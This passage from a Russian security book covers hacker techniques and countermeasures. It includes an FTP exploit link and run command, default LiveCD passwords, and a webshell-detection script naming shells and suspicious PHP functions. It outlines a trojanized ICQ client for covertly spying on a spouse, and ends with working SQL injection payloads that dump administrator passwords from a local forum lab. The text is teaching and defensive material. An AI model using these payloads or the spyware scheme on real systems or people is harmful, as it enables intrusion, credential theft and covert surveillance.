PASS: 1
```

После этого можно работать в системе от имени законного пользователя. Эксплойт можно найти по адресу

```
http://downloads.securityfocus.com/vulnerabilities/exploits/33722.pl
```

Для запуска эксплойта нужно выполнить команду в консоли:

```
./exploit.pl ftp.example.com
```

Здесь ftp.example.com — адрес уязвимого сайта (префикс ftp указывает на использование протокола FTP). В случае если эксплойт успешно подключится, на экране появится меню команд:

```
[*] Connected To ftp.example.com
[!] Please Choose A Command To Execute On ftp.example.com :

[1] Show Files
[2] Delete File
[3] Rename File or Dir
[4] Create A Directory
[5] Exit
Enter Number Of Command Here =>
```

В свое время наделал много шума эксплойт, вышедший в октябре 2005 года под названием: «Linux-ftpd-ssl 0.17 (MKD/CWD) Remote Root Exploit». Через уязвимость определенной версии ftp-демона этот эксплойт позволял хакеру получить права суперпользователя в Linux.

Существуют и совсем курьезные случаи удаленных эксплойтов, позволяющих получить права суперпользователя. Компания Sun выпустила операционную систему OpenSolaris на сменном носителе (LiveCD). Если кто-то загрузится, используя этот носитель OpenSolaris, и при этом у него к компьютеру будет подключена сеть и доступен DHCP-сервер (что в наше время встречается очень часто), удаленные взломщики могут зайти на машину с логином jack и паролем jack и переключиться командой su на суперпользователя с помощью пароля opensolaris. Эта брешь была актуальна в 2008 году, и компания Sun обещала устранить ее в последующих выпусках.

Чтобы противодействовать применению удаленных эксплойтов, многие системные администраторы удаляют из баннеров системных служб информацию о наименовании и версии демона либо изменяют эту информацию с целью обмануть хакеров.

12 Противодействие хакерам

Многие меры противодействия были описаны ранее при изложении методов хакерской атаки. Другие меры, не указанные явно, могут быть придуманы, исходя из описанных здесь действий хакеров. Антихакингу в Сети посвящена замечательная книга Эндрю Локхарта «Антихакинг в сети. Трюки» (издательство «Питер», 2005). Книга содержит ровно 100 профессиональных примеров защиты (трюков), касающихся как предотвращения вторжения, так и его обнаружения.

Наши задачи значительно скромнее, поэтому я просто приведу текст сценария `check.sh` (который можно найти в Сети), проверяющего систему на вторжение через веб-сайты. Скрипт проверяет, имеются ли в каталогах веб-сайтов некоторые известные хакерские веб-шеллы, например `r57shell`, `99sh`, `void.ru`, а также вызываются ли в файлах подозрительные PHP-функции, такие как `shell_exec`, `base64_decode` и `create_function`. Сценарий записывает результаты проверки в файл `/var/log/check.log`, а в случае обнаружения чего-то подозрительного высылает письмо на адрес администратора сайта. Проверка в данном сценарии не является исчерпывающей, для реального применения можно еще многое добавить. Например, вместо функции `shell_exec`, используемой для выполнения команд системы, хакерские веб-шеллы могут вызвать для той же цели функцию `eval`, `system` или `passthru`. Кроме того, должен быть расширен список известных веб-шеллов (`cgitelnet`, `nfm` и т. п.).

```
#!/bin/bash
if [ $# -lt 1 ]; then
        echo "usage: $0 file_name";
        exit 0;
fi
RESULT=""
FILE=""
for F in $( grep "\.php$" $1 ); do
FIND=`echo $F | grep -c "\.php$"`
if [ "$FIND" == "0" ]; then
        if [ "$FILE" == "" ]; then
                FILE=$F
        else
                FILE=$FILE" "$F
        fi
```

```
else
        if [ "$FILE" == "" ]; then
               FILE=$F
        else
               FILE=$FILE" "$F
        fi
        F1="/usr/"$FILE
        if [  -f "$F1" ]; then
            RE=`grep -c r57shell "$F1" `
            if [ "$RE" != "0" ]; then
                   RESULT=$RESULT"\nFIND possible hack file "$F1
            fi
            RE=`grep -c gzinflate "$F1" `
            if [ "$RE" != "0" ]; then
                   RESULT=$RESULT"\nFIND possible hack file "$F1
            fi
            RE=`grep -c 99sh "$F1" `
            if [ "$RE" != "0" ]; then
                   RESULT=$RESULT"\nFIND possible hack file "$F1
                   echo $FIND "$FILE"
            fi
            RE=`grep -c "\.void\.ru" "$F1" `
            if [ "$RE" != "0" ]; then
                   RESULT=$RESULT"\nFIND possible hack file "$F1
                   echo $FIND "$FILE"
            fi
            RE=`grep -c "shell_exec" "$F1" `
            if [ "$RE" != "0" ]; then
                   RESULT=$RESULT"\nshell_exec:FIND possible hack file "$F1
                   echo $FIND "$FILE"
            fi
            RE=`grep -c "base64_decode" "$F1" `
            if [ "$RE" != "0" ]; then
                 RESULT=$RESULT"\nbase64_decode:FIND possible hack file "$F1
                   echo $FIND "$FILE"
            fi
            RE=`grep -c "create_function" "$F1" `
            if [ "$RE" != "0" ]; then
              RESULT=$RESULT"\ncreate_function:FIND possible hack file "$F1
                   echo $FIND "$FILE"
            fi
    fi
    FILE=""
fi
done;
FILE=""
for F in $( grep "\.htaccess$" $1 ); do
FIND=`echo $F | grep -c "\.htaccess$"`
if [ "$FIND" == "0" ]; then
    if [ "$FILE" == "" ]; then
            FILE=$F
    else
            FILE=$FILE" "$F
```

продолжение ⇩

```
    fi
else
    if [ "$FILE" == "" ]; then
            FILE=$F
    else
            FILE=$FILE" "$F
    fi
#   echo $FIND "$FILE"
    F1=$FILE
    if [  -f "$F1" ]; then
            RE=`grep -c "application/x-httpd-php" "$F1" `
            if [ "$RE" != "0" ]; then
                    RESULT=$RESULT"\nFIND possible hack file "$F1
            fi
    fi
    FILE=""
fi
done;
FILE=""
for F in $( grep "index\.html$\|index\.php$\|index\.htm$"  $1 ); do
FIND=`echo $F | grep -c "index\."`
if [ "$FIND" == "0" ]; then
    if [ "$FILE" == "" ]; then
            FILE=$F
    else
            FILE=$FILE" "$F
    fi
e
    if [ "$FILE" == "" ]; then
            FILE=$F
    else
            FILE=$FILE" "$F
    fi
#   echo $FIND "$FILE"
    F1="/usr/"$FILE
    if [  -f "$F1" ]; then
            RE=`grep -i -c "viagra" "$F1" `
            if [ "$RE" != "0" ]; then
                    RESULT=$RESULT"\nFIND possible hack file "$F1
            fi
    fi
    FILE=""
fi
done;
if [ "$RESULT" != "" ]; then
    echo -e `date`$RESULT >> /var/log/check.log
    echo -e `date`$RESULT | mail  -c sysadm@mysite.net -s "Red Alert!
      possible hack file on mysite.net" admin@mysite.net
else
    echo -e `date`" didn't find intruder." >> /var/log/check.log
fi
```

13 Реальные задачи IT-безопасности

В этой главе я приведу несколько примеров, касающихся реальных жизненных ситуаций. Примеры будут достаточно простые, но они в определенной степени позволяют понять стиль мышления как хакера, так и специалиста по безопасности. Разумеется, я сам, будучи таким специалистом, никаких противозаконных действий не совершал, хотя иногда мне приходилось мысленно ставить себя на место хакера. Итак, пример первый.

Использование инсайдерской информации для взлома пароля

Инсайдер — это человек, работающий в компании и имеющий доступ к закрытой корпоративной информации. Иногда инсайдеры могут действовать в своих корыстных интересах или в интересах конкурирующей компании. В данном же случае инсайдером был я, но, как это ни парадоксально, я действовал в интересах своей компании (!).

В середине 1990-х я работал в крупном региональном коммерческом банке главным администратором в службе компьютерной безопасности, и к нам привезли в отдел программирования новую программу для больших машин (мэйнфреймов) фирмы «Юнисис». Эта программа (не помню названия, но пусть будет «Лайна») предназначалась для работы с клиентами — физическими лицами, ее разработала одна небольшая прибалтийская компания (назовем ее условно ABF), которая являлась субсидиарием (subsidiary) фирмы «Юнисис». В то время для работы с юридическими лицами и для выполнения оптовых банковских операций на машинах фирмы «Юнисис» у нас уже давно использовалась другая программа, разработанная британским отделением «Юнисис», однако программа «Лайна» могла бы удачно ее дополнить. При этом наше руководство хотело оценить возможности новой программы, чтобы принять взвешенное решение о ее закупке (ибо программа была весьма дорогостоящая).

Представители ABF и «Юнимас» (на тот момент — московский субсидиарий фирмы «Юнисис», и согласно договору с банком, «Юнимас» занимался технической

и программной поддержкой) установили демо-версию этой программы в нашем банке, вошли под своим паролем и показали ее возможности нашим программистам в течение одного рабочего дня. Потом приезжие спецы вышли из программы «Лайна» и уехали в загородную гостиницу. Это был вечер пятницы, и нашим работникам захотелось посмотреть программу более подробно на выходных. Спросить пароль было не у кого (тогда сотовых телефонов у простых людей еще не было), а ждать до понедельника не хотелось. Как специалист по мэйнфреймам «Юнисис», я охотно вызвался помочь.

Первой идеей было изменить саму программу. Программа была написана на языке 3-го поколения LINC II. Этот хитрый язык, плюс среда программирования, плюс средства работы с базой данных — все образца середины 1970-х. Сама программа создавалась программистами в среде LINC II, потом проводилась так называемая генерация — автоматическое создание текста на древнем языке КОБОЛ, а затем уже запускался компилятор языка КОБОЛ, чтобы получить исполняемую программу. По объектному коду не все машины «Юнисис» серии «А» совместимы, поэтому гости просто привезли исходные тексты на LINC II, скопировали их на нашу машину и запустили генерацию и последующую компиляцию...

В саму среду разработки LINC II мне войти не удалось, поскольку, чтобы получить доступ к исходным текстам программы «Лайна», требовалась авторизация. Зато для меня, как пользователя с правами системного администратора, были доступны уже сгенерированные тексты на языке КОБОЛ. Оставалось найти и подправить то место, где осуществлялась авторизация пользователей программы «Лайна»: вместо условного перехода после успешного сравнения имени пользователя и пароля надо было вставить безусловный переход. Тогда, введя абсолютно любое имя пользователя и любой пароль, можно было без проблем попасть в программу. Я сделал необходимые изменения и запустил программу на компиляцию.

Но программа была огромная, а машина — медленная, так что компиляция заняла бы пару-тройку часов. В ожидании результата я решил не сидеть сложа руки, а подумать, нельзя ли найти пароль быстрее. Сначала я нашел и просмотрел файл со списком пользователей программы «Лайна». Там было всего два пользователя: один — с прибалтийской фамилией, автор программы (это было указано в комментариях) и, насколько я знал, основатель и глава фирмы ABF, другой — со «скромным» именем UNISYS. Также там были зашифрованные пароли. Алгоритм шифрования (или, вероятнее, одностороннего хеширования) был мне неизвестен, а в программе, как я посмотрел, для вычисления хэша пароля вызывалась внешняя библиотека.

Писать свой переборщик паролей на основании вызова этой библиотеки не было желания и, главное, смысла, поскольку в общем случае перебор паролей — более медленный путь, чем мое «исправление» программы, и я решил попробовать просто угадать пароль. Известно, что многие пользователи выбирают пароль, совпадающий с именем пользователя. Я попробовал пару UNISYS–UNISYS,

но результат был отрицательный. Не долго думая, я попробовал UNISYS–UNIMAS (как говорится, мы говорим «Юнисис», подразумеваем — «Юнимас») и — о, радость победы! — я оказался внутри программы «Лайна». Сразу после этого я прервал процесс компиляции — нечего зря загружать машину, ведь цель уже достигнута.

Естественно, без знания некоторой внутренней информации (о тесных взаимоотношениях фирм «Юнисис» и «Юнимас») и без определенной доли везения я оказался бы внутри программы «Лайна» на пару часов позже, а может быть, только в субботу утром, если бы не стал вечером дожидаться результатов компиляции. О чем говорит этот пример? На мой взгляд, о том, что надо просчитывать и использовать разные пути достижения своей цели, мыслить шире и быть при этом достаточно настойчивым.

А что мы решили по поводу программы «Лайна»? Протестировав ее за выходные без посторонних глаз, наши программисты и банковские специалисты пришли к выводу, что программа еще «сырая», недостаточно продуманная и неудобная, в результате начальник IT-департамента доложил высшему руководству банка, что покупать программу сейчас нецелесообразно. Так что мой «высоконравственный» хакинг в итоге позволил банку сэкономить крупную сумму. Однако пора переходить ко второму примеру.

ICQ и работа для частного детектива

Время действия — 2007 год, место действия — некий областной центр. Известно, что мужья, подозревающие в измене своих жен (а жены — мужей), все чаще обращаются за помощью к частным детективам. Я, конечно, не частный детектив, а в прошлом специалист по защите информации и программист с большим стажем. Кроме того, имею почти законченное юридическое образование в качестве второго высшего.

И вот знакомый одного моего знакомого обратился ко мне с конкретным вопросом: нельзя ли узнать, с кем и о чем его жена ведет беседы по аське? Если бы аська располагалась на домашнем компьютере, можно было бы внедрить туда обычный кейлоггер или троян, чтобы увидеть переписку. На это у мужа хватило бы сообразительности. Но основная проблема заключалась в том, что аська находилась у нее в сотовом телефоне, а телефон свой она в руки обычно никому не давала, в особенности мужу. Было также известно, что в качестве клиента аськи у нее в телефоне, как и у меня, была установлена программа jimm.

Предупредив моего заказчика о потенциальной незаконности его действий по контролю чужой переписки и вежливо отказавшись ему помогать, я все-таки решил продумать возможные пути решения этой задачи с точки зрения хакера. Во-первых, программа jimm написана на языке Java и поставляется бесплатно. Даже если разработчики предприняли меры по защите исходного кода (применили так

называемую обфускацию), программу на Java довольно легко превратить обратно в исходный код, подправить и потом снова собрать из них jar-файл. Это большой плюс. Во-вторых, по умолчанию jimm не сохраняет переписку ни в телефоне, ни на сервере ICQ. Это минус. Первая идея, которая пришла мне в голову, — изменить исходный код jimm, чтобы сохранять переписку в файле. Но у этой идеи есть несколько существенных недостатков: во-первых, для установки измененного клиента нужно получить физический доступ к телефону жертвы; во-вторых, память в телефоне может закончиться; в-третьих, для просмотра файла с перепиской необходим повторный (а возможно, и неоднократный) доступ к телефону, который, как известно, очень затруднен.

Не отказываясь от первоначального замысла, попробуем модифицировать эту идею, чтобы, по возможности, устранить недостатки. По первому пункту напрашивается простое решение — использовать методы социальной инженерии. Познакомиться в Интернете с жертвой, войти к ней в доверие и предложить установить обновленную версию jimm с новыми «фишками» — воображаемыми или, лучше, реально добавленными. Можно, как минимум, просто поменять отображаемый номер версии программы на больший, а как оптимум — немного изменить что-то в дизайне.

Итак, считаем, что ограничение на первоначальный физический доступ к телефону мы обошли. А что делать с последующими двумя ограничениями? Ответ прост: использовать возможности самого ICQ-клиента. То есть не сохранять переписку в файле, а скрытно отсылать ее на заранее прописанный в клиенте номер аськи. Таким образом, муж всегда будет в курсе переписки своей жены, и лишнее место в памяти ее телефона заниматься не будет.

Маленький нюанс — для получения длинных сообщений нужно, чтобы компьютер с «прослушивающей» аськой был включен постоянно, по крайней мере, когда жертва в онлайне. Короткие же сообщения можно получать и в режиме оффлайн. Можно, конечно, еще больше «заморочиться» и отправлять слишком длинные сообщения по частям. А если нас почему-то не устроит вариант с «прослушкой» ICQ, можно пойти на гораздо более трудный в реализации вариант: отсылать записанные сообщения почтой на свой электронный адрес. Это более трудоемкий и, на мой взгляд, менее изящный подход. Его достоинства и недостатки предлагаю вам обдумать самостоятельно.

Также (параноики, внимание!) для «заметания следов» в программу можно попытаться включить функцию самоуничтожения по команде с того же указанного номера ICQ (или, как вариант, с *любого* номера). Хотя не знаю, позволит ли операционная система телефона удалить файл, из которого запущена работающая программа. Здесь нужно экспериментировать.

Разумеется, я категорически не советую вам использовать все эти придумки на практике, ибо они являются нарушением тайны переписки, а также подпадают под статью 273 УК РФ, «Создание, использование и распространение вредоносных программ для ЭВМ». Хотя здесь есть небольшая юридическая

закавыка — обвинение должно доказать, что сотовый телефон принадлежит к классу ЭВМ. Хотя, по сути, он содержит миниатюрную ЭВМ специального назначения со своим процессором, оперативной и постоянной памятью, снабженную собственной операционной системой, позволяющей выполнять программы-приложения, формально с точки зрения русского языка является мобильным телефоном, а не ЭВМ! Но все-таки с точки зрения не буквы, а духа закона — эта манипуляция с ICQ-клиентом есть явно противоправное деяние. Известна поговорка, что там, где есть два юриста, существует как минимум три мнения ☺. Но не стоит проверять на себе, чью сторону примет суд. Именно поэтому я даже не стал экспериментировать на своем телефоне и воплощать эту идею в жизнь.

О чем, на мой взгляд, говорит данный пример? О том, что надо мыслить изобретательно, но при этом не нарушать закон. Теперь третий пример.

Работа для антихакера, или «привет из Бразилии»

Этот пример особенно никого ничему не учит, он просто приведен здесь как личное наблюдение из жизни автора, на собственном опыте столкнувшегося с деятельностью бразильских хакеров.

Кажется, это был 2005 год. Мне позвонил знакомый системный администратор и сказал, что обнаружил у себя на работе нечто заслуживающее моего внимания, а именно — следы постороннего присутствия на сервере, работающем под управлением Linux.

Когда я приехал к нему на работу, он показал мне на своем рабочем компьютере каталог с несколькими подозрительными файлами. Эти файлы он нашел на сервере в некоем подозрительном каталоге, который, в свою очередь, находился в каталоге `/tmp`, куда, как обычно, разрешен доступ на запись, чтение и исполнение всем пользователям. Он их скопировал на дискету, почистил каталог `/tmp` и перенес файлы на свою рабочую станцию. А поскольку на рабочей станции была установлена система Windows, эти файлы больше не представляли опасности. Также он сказал, что «убил» на сервере некий посторонний процесс, который связывался с каким-то внешним IP-адресом.

Изучение файлов, лежавших в подозрительном каталоге, показало, что это были скрипты и программа-шелл для бэк-коннекта на языке Perl. С шеллом было все понятно: он используется для соединения с компьютером хакера, чтобы преодолеть брандмауэр, обычно фильтрующий только входящие соединения. Именно эту программу-шелл первым делом и «прибил» системный администратор.

Один из скриптов занимался тем, что разархивировал файл, содержащий прочие сценарии. Самый большой скрипт был, по сути, интернет-червем, созданным бразильскими хакерами. Они не побоялись оставить в комментариях свои ники и адрес своего сайта, на который осуществлялся бэк-коннект. В начале скрипта

было какое-то послание другим хакерам на португальском языке, имена переменных в программе тоже были в основном не английские, а португальские. Я уловил общий смысл послания и других комментариев, поскольку в некоторой степени владею итальянским и немного испанским, а это языки, родственные португальскому.

Итак, червь делал запрос к Google, позволяющий найти уязвимые сайты. Надо сказать, что несколько лет назад этот поисковик с его развитой системой запросов был очень сильным инструментом в руках хакеров, позволяющим с помощью запросов легко находить уязвимые веб-сайты, и в журнале «Хакер» его даже назвали самой лучшей хакерской программой. Сейчас администрация Google много сделала, чтобы своевременно обнаруживать и пресекать такие запросы.

Найдя следующий уязвимый сайт, червь копировал себя в каталог `/tmp` сервера, на котором хостился сайт. Разархивировавшись, он запускал бэк-коннект шелл, который «стучался» на сервер хозяев-хакеров, открывая им доступ к чужому компьютеру. И дальше процесс поиска уязвимых сайтов повторялся вновь. Конечно, этот механизм работал только на Linux и прочих Unix-подобных системах, но, учитывая, что таких серверов в Интернете большинство, хакеры собирали солидный «улов» покоренных машин.

Как же проник червь на компьютер фирмы, в которой работал мой знакомый? Небольшое расследование показало, что этот сервер служил одновременно и шлюзом в Интернет для всей локальной сети, и веб-сервером, на котором располагалась страничка фирмы, видимая из внешнего Интернета. Сейчас такие решения непопулярны из-за их потенциальной небезопасности, но раньше, в середине 90-х, их можно было встретить довольно часто. Дальнейшее изучение показало, что сама страничка фирмы проста и не содержит никаких уязвимостей, но в одном из каталогов сайта системный администратор установил «на пробу» широко распространенный бесплатный движок для веб-сайта, один из модулей которого и содержал баг, позволявший удаленно выполнять команды на уязвимой системе. Об этом мог догадаться и сам системный администратор, но я ему немножко помог, узнав название и версию веб-движка напрямую из хакерского запроса к Google в зловредном скрипте. Изучение логов веб-сервера только подтвердило наши предположения.

Естественно, как только выяснились обстоятельства проникновения хакеров, бесплатный движок был тут же удален. Дополнительно администратор поменял пароли пользователя `root` и других пользователей сервера, провел поиск подозрительных файлов (в частности, файлов с установленным битом `suid`). После чего сделал резервную копию и стал готовиться обновить версию ядра Linux до новейшей 2.6.*x*, так как текущая версия была 2.4.*x* (не помню точно последнюю цифру). Это было вызвано тем, что мы, по моей инициативе, нашли через Google (по запросу «linux kernel 2.4. local root exploit») прекрасно работающий в этой версии ядра открытый эксплойт для локального получения прав `root`, а для новейшей версии ядра такого эксплойта еще не было.

Я сейчас с удовольствием пересмотрел бы эти хакерские скрипты и, может быть, описал их работу более подробно, но они, к сожалению, у меня не сохранились из-за краха одного из разделов на моем жестком диске несколько лет назад. Тогда я потерял часть довольно важной информации. К счастью, абсолютное большинство программ, созданных мною в качестве программиста за многие годы, уцелело, потому что располагались они в другом разделе жесткого диска и на архивных носителях. Так что обязательно регулярно выполняйте резервное копирование ценных для вас данных.

Когда я писал эти строки, у меня возникла «безумная» идея, достойная настоящего антихакера — можно было тогда модифицировать этот червь так, чтобы он не распространялся, а разослал администраторам всех найденных им уязвимых веб-серверов предупреждение, что их компьютер подвержен захвату хакерами. Впрочем, хороший администратор всегда сам вовремя обнаружит вторжение, очень хороший предотвратит его заранее, а плохой и почту-то читать не станет ☺.

Что же касается сообщества бразильских хакеров, то тогда они были очень сильны и весьма распоясались, поскольку в то время в Бразилии не существовало наказания за компьютерные преступления. Не знаю, изменилась ли ситуация сейчас.

П1 Основные *nix-команды

`ls <dir>`

Список всех файлов в каталоге.

`dir`

Аналогично. Список всех файлов в каталоге.

`pwd`

Имя текущего каталога.

`cd <dir>`

Переход в указанный каталог.

`cat <file>`

Просмотр содержимого указанного файла.

`id`

Идентификатор и имя текущего пользователя.

`whoami`

«Кто я?» — имя текущего пользователя.

`uname -a`

Информация о машине и операционной системе.

`uptime`

Время непрерывной работы системы (без перезагрузки).

`netstat`

Сетевые соединения.

`man <command>`

Справочное руководство по *nix-командам.

`<command> -help`

Краткая справка о команде.

`users`

Список работающих в данный момент пользователей.

`who`

То же, но в другом формате.

`w`

То же, но в другом формате.

`ps`

Список процессов текущего пользователя

`ps -Al`

Список всех процессов.

`kill <PID>`

Завершение процесса под номером <PID>.

`finger <login>`

Информация о пользователе.

`last`

Информация о последних входах в систему.

`last <login>`

Информация о последних входах пользователя.

`cp <file> <newlocation>`

Копирование файла.

`mv <file> <newlocation>`

Перемещение или переименование файла.

`rm <file>`

Удаление файла.

`mkdir <dir>`

Создание каталога.

`rmdir <dir>`

Удаление каталога.

`chmod xxx <file>`

Изменение прав доступа к файлу или каталогу.

`vi <file>`

Редактирование файла в редакторе vi.

`vim <file>`

То же.

`cc <file> -o <outfile>`

Компиляция программы на языке C.

`gcc <file> -o <outfile>`

Компиляция программы на языке C с помощью компилятора GNU.

`wget -O <outfile> <url>`

Загрузка файла из Интернета на локальный компьютер.

`curl -o <outfile> <url>`

То же.

П2 SQL-инъекции в модуле show.php форума Cyphor

В этом приложении мы рассмотрим две SQL-инъекции в модуле `show.php`. Этот модуль показывает содержимое постов на форуме и доступен без входа в Cyphor. Указанные уязвимости вынесены мною в приложение, потому что по непонятной причине модуль `show.php` у меня сначала не работал, потом заработал, а потом, после закрытия окна браузера и его повторного открытия, опять перестал работать. Так что я привожу данный материал скорее для ознакомления.

Сначала нужно добавить хотя бы один форум. Чтобы сделать это без регистрации в системе, отредактируем файл `cyphor/admin/forum-create.php` так, как показано на рис. П2.1, поставив в начале строки с функцией `include("check.php")` символ комментария — #. Благодаря этому проверка регистрации пользователя в системе будет отключена. Не забудьте сохранить измененный файл.

```
<?
    include("../include/db_mysql.php");
    include("../include/settings.php");
    include("../include/global.php");
    include("admin.php");
````
        #include("check.php");
```

**Рис. П2.1.** Изменение файла cyphor/admin/forum-create.php

Теперь перейдите в браузере по адресу

`http://localhost/webexploitation_package_02/cyphor/admin/forum-create.php`

Создайте новый форум, как показано на рис. П2.2, щелкнув один раз на кнопке Create Forum.

Применим SQL-инъекцию параметра `id`. Строка запроса выглядит следующим образом (рис. П2.3):

```
http://localhost/webexploitation_package_02/cyphor/show.php?fid=1&id=-10
  union select 1,2,3,4,5,nick,password,8,id,10 from cyphor_users where id=1
```

Здесь из таблицы `cyphor_users` извлекаются параметры `id`, `nick` и `password` пользователя, у которого `id=1` (администратор).
```



Рис. П2.2. Создание нового форума в Cyphor



Рис. П2.3. SQL-инъекция в параметре id в модуле show.php форума Cyphor

Еще один немаловажный вопрос: как хакеры определяют имена таблиц и колонок? В MySQL есть база `information_schema` с таблицами `tables` и `columns`. В нашем случае мы можем узнать имена всех таблиц с помощью следующего запроса:

```
union select 1,2,3,4,5,6,group_concat(table_name),8,9,10
  from information_schema.tables.
```

Рассмотрим еще одну интересную SQL-инъекцию в параметре `fid` того же модуля `show.php`. Эту уязвимость я нашел, работая над текстом книги (две предыдущие инъекции были описаны на хакерских сайтах и сайтах, посвященных вопросам безопасности).

Как я выяснил экспериментально, чтобы инъекция была успешной, параметр `fid` должен принимать несуществующее значение (например, `fid=-1`), а параметр `id` — отсутствовать. Когда я подбирал количество колонок, запрос с четырьмя параметрами наконец-то не выдал сообщения о несовпадении количества столбцов:

```
fid=-1 union select 1,2,3,4 from cyphor_users
```

Однако этот запрос показал другую ошибку (рис. П2.4).



Рис. П2.4. Ошибка SQL — обращение к несуществующей таблице cyphor_4

Как видите, четвертый параметр подставляется в запрос в качестве имени таблицы: сценарий делает запрос к несуществующей таблице `cyphor_4`. «Вскрытие» (то есть изучение исходного текста модуля `show.php`) показало, что здесь нужно использовать имя реальной таблицы, содержащей форум. У нас создан только один форум, и таблицу с ним мы назвали `msg_test`. То есть вместо четвертого параметра

следует подставить конструкцию `'msg_test'` (в одинарных кавычках, потому что это — текстовая константа, а не имя столбца).

В результате вместо ошибки я увидел страничку форума. Оставалось только вставить вместо второго параметра что-то полезное, например вызов функции `concat`:

```
http://localhost/webexploitation_package_02/cyphor/show.php?fid=-1 union
  select 1, concat(nick,0x3a,password),3,'msg_test' from cyphor_users
```

Результат показан на рис. П2.5.

